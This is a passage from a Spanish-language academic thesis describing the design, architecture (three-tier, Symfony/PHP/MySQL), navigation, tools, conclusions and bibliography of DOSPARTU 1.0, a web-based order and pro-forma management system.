


Figura 44 Escenario Eliminar Usuario Registrado
Fuete: [Propia]

4.2.3.11. Escenario Listar Pedidos

El administrador desde esta opción obtiene un listado con los pedidos efectuados.




Figura 45 Escenario Listar Pedido
Fuente: [Propia]

4.2.3.12. Cambio de estado Pedido

El administrador dispone de esta funcionalidad consistente en seleccionar el producto y modificar el estado en que se encuentra.




Figura 46 Cambio Estado Pedido
Fuente: [Propia]

4.3. Diseño

El objetivo de la fase de diseño es determinar cómo va ser construido el sistema a partir de los requisitos y el modelo obtenidos durante la especificación. A partir de los modelos obtenidos en la fase anterior, análisis, plantearemos como llevar a cabo la implementación de la aplicación Web pero, sin entrar en los detalles de una tecnología concreta. Definiendo la arquitectura que define los principales componentes de nuestra aplicación en el contexto de un entorno Web.

4.3.1. Arquitectura Multicapa

Una arquitectura multicapa es un conjunto ordenado de subsistemas, cada uno de los cuales está constituido en términos de los que tiene por debajo y proporciona la base de la implementación de aquellos que están por encima de él.
Los objetos de cada capa suelen ser independientes, aunque suelen haber dependencias entre objetos de distintas capas.
Existe una relación cliente/servidor entre las capas inferiores, que son las que proporcionan los servicios, y las capas superiores, los usuarios de estos servicios. El diseño de nuestra aplicación se basa en una arquitectura multicapa, más concretamente en una arquitectura de tres capas:

- **Capa de presentación:** También conocida como interfaz gráfica, se encarga de la presentación de los resultados al usuario y la recogida de información del usuario al sistema.

- **Capa de negocio o lógica de la aplicación**: Proporciona la funcionalidad de la aplicación. Es el encargado de realizar todas las operaciones a nivel aplicación.

- **Capa de datos o persistencia:** Este nivel es el encargado de almacenar toda la información de nuestra aplicación, además de asegurar el acceso a la información de una forma controlada y segura. Este nivel lo forman la base de datos y el software de gestión de base de datos.

ARQUITECTURA DEL SISTEMA




Figura 47 Arquitectura del Sistema
Fuente: [Propia]

4.3.2. Capa de negocio

La capa de negocio, también conocida como capa de dominio, es la que mantiene toda la lógica y las reglas del negocio. Se encarga de validar datos en el lado del servidor, realizar las operaciones y cálculos con los datos y gestionar las interacciones con la capa de datos y la capa de presentación.

Framework utilizado

El Framework utilizado para el desarrollo de todo el sistema es Symfony:

- Permite un acceso a base de datos ORM (mapeo objeto-relacional) propel.
- Facilita la interacción con la capa de datos, trabajando a más alto nivel sin necesidad de definir largas consultas contra la BBDD que no son comprobadas hasta en tiempo de ejecución.
- Incorpora un control automático de errores, logs y gestión de excepciones.

- Dispone de un conjunto de utilidades que simplifican numerosas tareas comunes en toda aplicación web, como validaciones de datos, gestión de listados, interacción con la capa de datos, etc.

Marca a los desarrolladores unas pautas de metodología que comportará un sistema más estandarizado y más comprensible para otro desarrollador en caso de tener que incorporarse al proyecto.

El Framework está compuesto principalmente de dos tipos de objetos: Entidades y Datos. Cada clase del modelo dispone de su correspondiente instancia de este par de objetos que se complementan entre sí: la Entidad contiene sus atributos y operaciones y el Dato contiene el mapeo a la BD.

Un atributo se representa en la Entidad mediante un objeto Campo, compuesto por un Tipo De Datos y un Filtro. Además, cada Campo contendrá el nombre del campo correspondiente a la tabla del dato y una etiqueta que se mostrará en la capa de presentación para definir el campo.

Los Tipos De Datos son un conjunto de clases que corresponden a los tipos básicos del lenguaje, como enteros, reales o strings, pero han sido mejorados para facilitar su uso mediante la incorporación de validaciones y conversiones de tipo automáticas, gestión de valores nulos, valores por defecto, formatos numéricos, etc.

También se han creado Tipos Enumeraciones para las entidades correspondientes a un conjunto limitado de valores, como las secciones, los tipos de productos, tipos de familias, etc., con el fin de mejorar la legibilidad, el mantenimiento y la ampliación del código. Además en estos tipos se incorporarán métodos auxiliares usados constantemente como el de rellenar un combo con sus nombres e identificadores correspondientes.

4.3.3. Capa de presentación

La capa de presentación es la capa con la que interactúa el usuario y donde presenta los resultados el sistema. En ella también se valida la información introducida por el cliente para evitar accesos innecesarios al servidor.

Sistema:

La navegación por la web debe ser fácil e intuitiva, por lo que todas las páginas tendrán una estructura común que le permitirá al usuario permanecer siempre orientado y poder desplazarse con total libertad a las principales páginas del sitio.

Además, dentro del contenido de la propia página existirán enlaces hacia páginas secundarias como podrían ser secciones secundarias o detalles de los productos. En ellas se añadirá un enlace de vuelta a la página desde la que se accede, por si no se encuentra el contenido que se buscaba o se prefiere continuar la navegación por donde estaban.

La navegación se la realiza de acuerdo al siguiente diagrama:

Navegación Básica por la aplicación




Figura 48 Navegación Básica de Sitio
Fuente: [Propia]

Cuando se añada un elemento a la proforma desde un listado o ficha del producto, se navegará automáticamente a la página de donde se podrá ver toda la información del pedido y modificar cantidades, con el enlace de regreso que permitirá continuar con la proforma.

Gracias a esta red de enlaces se consigue que el visitante pueda llegar a las páginas principales con un único clic, y a las secundarias con un máximo de dos. A continuación se muestra un mapa de navegación simplificado a través de los enlaces situados dentro del contenido, incluyendo el proceso de pedidos/proformas.

El proceso para realizar un pedido, incluirá la identificación de clientes, recuperación o cambio de la contraseña, la gestión de los datos de la proforma finalmente realizar la confirmación para realizar la proforma definitiva, registrar datos para el envío. Una vez terminado el proceso del pedido volver de nuevo a la página de inicio.

Proceso para realizar pedido y registro:




Figura 49 Proceso para pedido
Fuente: [Propia]

Administración.

La capa de presentación del gestor de contenidos ha sido diseñada para ser muy intuitiva y fácil de usar. Las páginas del gestor de contenidos estarán divididas en tres secciones: una cabecera con un título y datos de la sesión, un menú y el contenido de la página. Para acceder a cualquiera de ellas se deberá iniciar sesión a través de un punto de entrada al sistema o página de Login.

El flujo básico del administrador será el siguiente:

Flujo administrador:




Figura 50 Flujo Básico Administrador
Fuente: [Propia]

Al seleccionar un menú se desplegará el Listado de elementos disponibles. A través del Filtro se podrán filtrar los resultados mostrados en el listado. A través de cada uno de los elementos se podrá acceder a su Ficha donde se podrá consultar y editar el contenido convenientemente. Desde el propio listado también se podrá eliminar un elemento o acceder a una ficha en blanco para dar de alta un nuevo registro.

Además, para mejorar la navegabilidad del gestor el menú siempre estará accesible por lo que en cualquier momento se podrá cambiar a otro punto y las fichas que contengan listados también permitirán acceder directamente a la ficha de éstos, como por ejemplo el listado de productos dentro de la ficha de una familia.

El Framework incorpora un conjunto de clases que permiten desarrollar el gestor de contenidos mediante un sistema basado en el modelo vista controlador. Para cada página del Admin se diseñará su propio controlador que heredará de los controladores de Lista, Ficha o Filtro según convenga. Cada

controlador mantendrá la entidad del modelo con la que trabajará, que como hemos visto dispondrá de métodos para cargarla, guardarla o filtrar registros en los listados.

4.4. Implementación

Tecnologías:

Para poder realizar toda nuestra aplicación hemos utilizado distintas tecnologías y lenguajes de programación.

Principalmente hemos utilizado el Framework SYMFONY 1.2.X, además:

Hemos optado por instalar AppServ Open Project - 2.5.10 for Windows que incorpora:

- Apache Web Server Version 2.2.8
- PHP Script Language Version 5.2.6
- MySQL Database Version 5.0.51b
- phpMyAdmin Database Manager Version 2.10.3

En nuestro diseño de interfaces hemos utilizado la programación con el lenguaje HTML y CSS, para darle una apariencia correcta a todas las páginas y que nos permita con el mínimo trabajo posible realizar modificaciones.
Con JavaScript hemos realizado algunas comprobaciones extras a las que ya hemos definido con Symfony.
PHP ha sido el lenguaje elegido para desarrollar la lógica de la aplicación, ya que es uno de los lenguajes más utilizados en la red, el cual nos permite la realización de páginas dinámicas de una forma rápida y potente.
Para el nivel de persistencia, hemos utilizado MySQL, que conjuntamente con PhpMyADMIN hemos podido crear y administrar nuestra base de datos de una forma cómoda y visual.

HTML: Corresponde a las siglas de HyperText Markup Language (lenguaje de marcado de hipertexto), es el lenguaje predominante en la elaboración de páginas Web que nos permite tener documentos estructurados y vinculados entre si. Es usado para describir la estructura y el contenido en forma de texto, así como para completar el texto con objetos tales como imágenes, tablas…

CSS: Las hojas de estilo en cascada o CSS, Cascading Style Sheets, es un lenguaje utilizado para definir la presentación de un documento estructurado, HTML o XHTML. Este tipo de lenguaje nos permite de una forma sencilla, definir todo tipo de formatos, colore, en definitiva la apariencia que le queremos dar a nuestra aplicación Web, inclusive podemos disponer de varias hojas de estilo, para que

JavaScript: Es un lenguaje de programación interpretado. Se define como orientado a objetos, débilmente tipiado y dinámico. Se utiliza principalmente en su forma del lado del cliente, implementado como parte de un navegador web permitiendo mejoras en la interfaz de usuario y páginas web dinámicas.

JavaScript se diseñó con una sintaxis similar al lenguaje C, aunque adopta nombres y convenciones del lenguaje de programación Java.

Todos los navegadores modernos interpretan el código JavaScript integrado dentro de las páginas web. Para interactuar con una página web se provee al lenguaje JavaScript de una implementación del Document Object Model (DOM).

En nuestra aplicación, el JavaScript utilizado es básicamente para realizar operaciones de comprobación lanzando mensajes de advertencia y ubicando el foco en la parte del formulario que debemos rellenar de forma correcta.

También lo hemos utilizado en nuestra barra de navegación, en el botón de volver atrás. Según que visitante o que usuario, según el navegador con el que accedemos, si queremos imprimir una página. Los cambios se realizan en una única página, no tenemos que ir página por página definiendo un nuevo estilo, con cambiar nuestro CSS es suficiente, es una forma muy efectiva y potente.

PHP: Es un lenguaje de programación interpretado, diseñado originalmente para la creación de páginas web dinámicas.

Es usado principalmente en la interpretación del lado del servidor pero actualmente puede ser utilizado desde una interfaz de línea de comandos o en la creación de otros tipos de programas incluyendo aplicaciones con interfaz gráfica usando bibliotecas específicas.

Nos permite la construcción de páginas Web con independencia del servidor y de la base de datos que estemos utilizando, con una compatibilidad completa en cualquier plataforma, además de integrarse de una forma completa con el código HTML.

MySQL: Structured Query Languaje, es un sistema de gestión de base de datos relacional, multi-hilo y multiusuario. Una base de datos relacional almacena los datos en tablas separadas, lo cual hace que la velocidad y flexibilidad de trabajo sean muy grandes.

Cada tabla esta enlazada mediante relaciones, con lo cual es posible combinar datos de varias tablas cuando realizamos una consulta. Este software es de código abierto, open source, con lo cual cualquier persona puede utilizarlo y modificarlo sin necesidad de realizar la compra del mismo.

4.5. Herramientas

Las herramientas utilizadas en el desarrollo de nuestra aplicación han sido:

AppServ: El cual hemos mencionado anteriormente, y funciona bajo el entorno Windows 7.

Symfony-1.2.12: Toda la aplicación está basada en este framework, es gratuito y completo para el desarrollo de aplicaciones basadas en PHP 5.2.x.

Notepad++: Para la edición de archivos PHP, XHTML, CSS, Javascrip.

ArgoUML: Nos ha permitido la creación de los diagramas UML y su exportación en imágenes.

Visio: Para la creación de algunos diagramas utilizados en nuestro sistema y exportarlos en formato de imagen .PNG

CAPÍTULO V

CONCLUSIONES Y RECOMENDACIONES

5. Conclusiones y Recomendaciones

5.1. Conclusiones

- La implementación del sistema DOSPARTU 1.0 Sistema de Gestión de Pedidos y Proformas Dinámicas por Internet, ha permitido mejorar los proceso para realizar pedidos por parte de los clientes.
- Se redujo los costos de procesamiento de pedidos, ya que los pedidos de los clientes se procesarán de forma automática, quedando registrados directamente en la base de datos los pedidos hechos en la página Web
- Permite aceptar y procesar órdenes de compra sin la necesidad de intervención ni supervisión manual, manejando múltiples pedidos de manera eficiente y en poco tiempo
- Utilizar Symfony para el desarrollo del sistema DOSPARTU 1.0, ha simplificado el desarrollo de la aplicación, mediante la automatización de algunos de los patrones utilizados para resolver las tareas comunes, como la conexión, inserción, actualización, eliminación y la interacciono con la base de datos, además de la generación de formularios de forma rápida y sencilla.

5.2. Recomendaciones

- Actualizar constantemente los productos, ya sea mejorando los existentes o sacando nuevos; pero también es recomendable actualizar siempre el diseño de nuestro sistema. Ello nos dará la imagen de una empresa activa, que se renueva constantemente.
- Las imágenes son importantes para la elección del productor por el comprador, ya que si no puede visualizar al detalle el producto que va a adquirir disminuirá las posibilidades de realizar el pedido, es por eso que es necesario que las imágenes colocadas sean de gran tamaño de buena calidad, y descripción clara y precisa.
- Realizar un estudio detenido de Symfony para realizar mantenimiento, modificar o mejorar la aplicación, y mantener actualizada constantemente.

CAPÍTULO VI

BIBLIOGRAFÍA

6. Bibliografías

Fabien; Zaninotto, François The Definitive Guide to Symfony Potencier, **486 páginas** ISBN: 1590597869 ISBN-13: 9781590597866 (01/2007)

Elizabeth Castro HTML, XHTML y CSS Ed. Anaya Multimedia **656 páginas** ISBN: 8441521832 ISBN-13: 9788441521834 1 edición (03/2007)

Javier Mellado Domínguez Ajax Ed. Anaya Multimedia **352 páginas** ISBN: 8441524149 ISBN-13 9788441524149 1 edición (05/2008)

David Sawyer McFarland JavaScript Ed. Anaya Multimedia **656 páginas** ISBN: 8441525935 ISBN-13: 9788441525931 1 edición (06/2009)

Christopher Schmitt, Todd Dominey, Ethan Marcotte, Dunstan Orchard, Mark Trammell y Cindy Li CSS para diseño Web Ed. Anaya Multimedia **336 páginas** ISBN: 8441524661 ISBN-13: 788441524668 1 edición (09/2008)

Matthew MacDonald Creación y diseño Web Ed. Anaya Multimedia **736 páginas** ISBN: 8441525951 ISBN-13: 9788441525955 1 edición (06/2009)

LOPEZ QUIJADO, JOSÉ DOMINE PHP Y MYSQL. PROGRAMACIÓN DINÁMICA EN EL LADO DEL SERVIDOR. INCLUYE CD-ROM; Editorial Ra-Ma **576 páginas** ISBN: 8478977511 ISBN-13: 9788478977512 (2007)

Spona, Helma Marcombo Programación de bases de datos con MYSQL y PHP **222 páginas** ISBN: 8426714684 ISBN-13: 9788426714688 1 edición (01/02/2010

